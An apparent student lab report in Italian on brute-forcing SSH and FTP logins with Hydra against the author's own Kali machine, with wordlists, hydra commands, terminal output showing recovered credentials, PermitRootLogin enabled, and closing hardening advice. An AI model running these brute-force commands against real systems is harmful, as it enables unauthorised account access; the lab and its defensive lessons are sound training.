Obiettivi dell’Esercizio

L’esercizio si proponeva di raggiungere due obiettivi principali:

1. **Fare pratica con Hydra** per eseguire attacchi di brute force sull’autenticazione di servizi di rete (SSH e FTP).
2. **Configurare e consolidare la conoscenza di gestione dei servizi di rete**, implementando best practice per la loro sicurezza.

Fasi dello Svolgimento

1. Configurazione del Servizio SSH

- **Creazione di un utente per il test:**
  Utilizzando il comando:
  sudo adduser test_user
  Sono stati impostati:
  1. **Nome utente:** `test_user`
  2. **Password:** `testpass`
- **Attivazione del servizio SSH:**
  Il servizio SSH è stato avviato con:
  sudo service ssh start

Modifica del file di configurazione SSH (opzionale):
Il file `/etc/ssh/sshd_config` è stato modificato per configurazioni avanzate. Le modifiche includono:
PermitRootLogin yes

- MaxStartups 10:30:60
  Il servizio è stato riavviato per applicare le modifiche:
  sudo service ssh restart
- **Verifica del servizio SSH:**
  1. Recupero dell’indirizzo IP con:
     ifconfig
  2. Test della connessione SSH:
     ssh test_user@192.168.50.100

2. Creazione delle Wordlist Personalizzate

Sono stati creati due file di wordlist per simulare un attacco mirato:

- **Password:**
  echo -e
  "password\n123456\nadmin123\ntestpass\nqwerty\nletmein\npassword1\nwelcome\n12345678\nchangeme\nroot123\ntoor\niloveyou\nsecurepass\npassword123" > passwords.txt

- **Nomi utente:**
  echo -e "test_user\nadmin\nroot\nuser1\nguest\noperator\nsupport\nmanager\ndeveloper\nservice\nbackup\ntester\naccount\nsuperuser\nsysadmin" > usernames.txt

3. Attacco di Brute Force su SSH con Hydra

- **Comando eseguito:**
  hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t 1 ssh
  - `-L usernames.txt`: Specifica il file contenente i nomi utente.
  - `-P passwords.txt`: Specifica il file contenente le password.
  - `127.0.0.1`: Indica il server SSH (localhost).
  - `-t 1`: Limita a un thread alla volta per evitare errori di connessione.
- **Risultato:** Hydra ha identificato correttamente la combinazione:
  - **Nome utente:** `test_user`
  - **Password:** `testpass`

4. Configurazione del Servizio FTP

- **Installazione del server FTP:**
  sudo apt-get install vsftpd -y
- **Avvio del servizio FTP:**
  sudo service vsftpd start

Modifica del file di configurazione FTP: Il file `/etc/vsftpd.conf` è stato modificato per disabilitare l'accesso anonimo e abilitare gli utenti locali:
anonymous_enable=NO

- local_enable=YES
  Riavvio del servizio FTP:
  sudo service vsftpd restart
- **Creazione di un utente per il test FTP:**
  sudo adduser ftp_user
  - **Nome utente:** `ftp_user`
  - **Password:** `ftp_pass`

5. Attacco di Brute Force su FTP con Hydra

- **Creazione delle wordlist:**
  - **Nomi utente:**
    echo -e "ftp_user\nadmin\nroot\nguest\nuser1" > ftp_usernames.txt
  - **Password:**
    echo -e "123456\npassword\nftp_pass\nadmin123\nwelcome" > ftp_passwords.txt
- **Comando eseguito:**
  hydra -L ftp_usernames.txt -P ftp_passwords.txt 127.0.0.1 -t 1 ftp
  - `-L ftp_usernames.txt`: Specifica il file contenente i nomi utente.

    - `-P ftp_passwords.txt`: Specifica il file contenente le password.
    - `127.0.0.1`: Indica il server FTP (localhost).
    - `-t 1`: Limita a un thread alla volta.
- **Risultato:** Hydra ha identificato correttamente la combinazione:
    - **Nome utente:** `ftp_user`
    - **Password:** `ftp_pass`

Conclusioni


L'esercizio ha permesso di:


1. **Comprendere il funzionamento e la configurazione di servizi di rete come SSH e FTP.**
    - Abbiamo imparato a gestire le configurazioni di base e avanzate.
2. **Sperimentare l'uso di Hydra per attacchi di brute force.**
    - Questo dimostra quanto sia importante scegliere credenziali robuste e configurare correttamente i servizi per ridurre il rischio di attacchi.
3. **Rafforzare le competenze di sicurezza informatica.**
    - Sono state evidenziate le best practice per proteggere i servizi di rete, come l'uso di password complesse e la limitazione degli accessi.

Raccomandazioni:

- Configurare meccanismi di protezione aggiuntivi come `fail2ban`.
- Utilizzare chiavi SSH al posto delle password per l'autenticazione.
- Monitorare regolarmente i log per identificare tentativi di accesso non autorizzati.

L'esercizio è stato completato con successo, raggiungendo tutti gli obiettivi prefissati.


test_user@kali: ~
File Actions Edit View Help
debug1: Will attempt key: /home/kali/.ss
debug1: Will attempt key: /home/kali/.ss
debug1: Will attempt key: /home/kali/.ss
debug1: Will attempt key: /home/kali/.ss
debug1: Will attempt key: /home/kali/.ss
debug1: Trying private key: /home/kali/.
debug1: Trying private key: /home/kali/.
debug1: Trying private key: /home/kali/.
debug1: Trying private key: /home/kali/.
debug1: Trying private key: /home/kali/.
debug1: Trying private key: /home/kali/.
debug1: Next authentication method: pass
test_user@localhost's password:
Authenticated to localhost ([::1]:22) us
debug1: channel 0: new session [client-s
debug1: Requesting no-more-sessions@open
debug1: Entering interactive session.
debug1: pledge: filesystem
debug1: client_input_global_request: rty
debug1: client_input_hostkeys: searching
debug1: client_input_hostkeys: searching
debug1: client_input_hostkeys: hostkeys
debug1: client_input_hostkeys: host key
debug1: Sending environment.
debug1: channel 0: setting env LANG = "e
debug1: pledge: fork
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_D
The programs included with the Kali GNU/
the exact distribution terms for each pr
individual files in /usr/share/doc/*/cop
Kali GNU/Linux comes with ABSOLUTELY NO
permitted by applicable law.
Last login: Fri Dec 13 12:24:23 2024 fro
(test_user㉿kali)-[~]
$
kali@kali: ~
File Actions Edit View Help
$ echo -e "password\n123456\nadmin123\ntestpass\nqwerty\nletmein\npassword1\nwelcome\n12345678\nchangeme\nroo
ecurepass\npassword123" > passwords.txt
(kali㉿kali)-[~]
$ hydra -L usernames.txt -P passwords.txt 127.0.0.1 -t 1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 13:38:20
[DATA] max 1 task per 1 server, overall 1 task, 225 login tries (l:15/p:15), ~225 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1 login: test_user password: testpass
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 195 to do in 00:07h, 1 active
[STATUS] 21.67 tries/min, 65 tries in 00:03h, 160 to do in 00:08h, 1 active
[STATUS] 19.14 tries/min, 134 tries in 00:07h, 91 to do in 00:05h, 1 active
[STATUS] 18.88 tries/min, 151 tries in 00:08h, 74 to do in 00:04h, 1 active
[STATUS] 18.67 tries/min, 168 tries in 00:09h, 57 to do in 00:04h, 1 active
[STATUS] 18.40 tries/min, 184 tries in 00:10h, 41 to do in 00:03h, 1 active
[STATUS] 18.27 tries/min, 201 tries in 00:11h, 24 to do in 00:02h, 1 active
[STATUS] 18.50 tries/min, 222 tries in 00:12h, 3 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 13:50:29
(kali㉿kali)-[~]
$ hydra -L usernames.txt -P passwords.txt 127.0.0.1 -t 1 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 13:54:34
[DATA] max 1 task per 1 server, overall 1 task, 225 login tries (l:15/p:15), ~225 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "password" - 1 of 225 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456" - 2 of 225 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "admin123" - 3 of 225 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "testpass" - 4 of 225 [child 0] (0/0)


Trash
File System
Home
test_user@kali: ~
kali@kali: ~
[22][ssh] host: 127.0.0.1 login: test_user password: testpass
[STATUS] 31.00 tries/min, 31 tries in 00:01h, 194 to do in 00:07h, 1 active

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install vsftpd -y
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  fonts-liberation2 freerdp2-x11 hydra-gtk ibverbs-providers libassuan0 libboost-iostreams1.83.0
  libboost-thread1.83.0 libcephfs2 libfreerdp-client2-2t64 libfreerdp2-2t64 libgail-common libgail18t64
  libgeos3.12.2 libgfapi0 libgfrpc0 libgfxdr0 libglusterfs0 libgspell-1-2 libgtk2.0-0t64 libgtk2.0-bin
  libgtk2.0-common libibverbs1 libimobiledevice6 libiniparser1 libjim0.82t64 libmfx1 libperl5.38t64 libplist3
  libpython3.11-dev librados2 librdmacm1t64 libusbmuxd6 libwinpr2-2t64 libzip4t64 openjdk-17-jre
  openjdk-17-jre-headless perl-modules-5.38 python3-hatch-vcs python3-hatchling python3-lib2to3
  python3-pathspec python3-pluggy python3-setuptools-scm python3-trove-classifiers python3.11 python3.11-dev
  python3.11-minimal samba-vfs-modules xcape
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 494 not upgraded.
Need to get 142 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 1s (100 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 420034 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/vsftpd.conf

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd restart

┌──(kali㉿kali)-[~]
└─$ sudo adduser ftp_user
info: Adding user `ftp_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `ftp_user' (1002) ...
info: Adding new user `ftp_user' (1002) with group `ftp_user (1002)' ...
info: Creating home directory `/home/ftp_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for ftp_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `ftp_user' to supplemental / extra groups `users' ...
info: Adding user `ftp_user' to group `users' ...
```

```
┌──(kali㉿kali)-[~]
└─$ echo -e "ftp_user\nadmin\nroot\nguest\nuser1" > ftp_usernames.txt

┌──(kali㉿kali)-[~]
└─$ echo -e "123456\npassword\nftp_pass\nadmin123\nwelcome" > ftp_passwords.txt

┌──(kali㉿kali)-[~]
└─$ hydra -L ftp_usernames.txt -P ftp_passwords.txt 127.0.0.1 -t 1 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 14:12:27
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5/p:5), ~25 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1   login: ftp_user   password: ftp_pass
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 6 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 14:13:48
```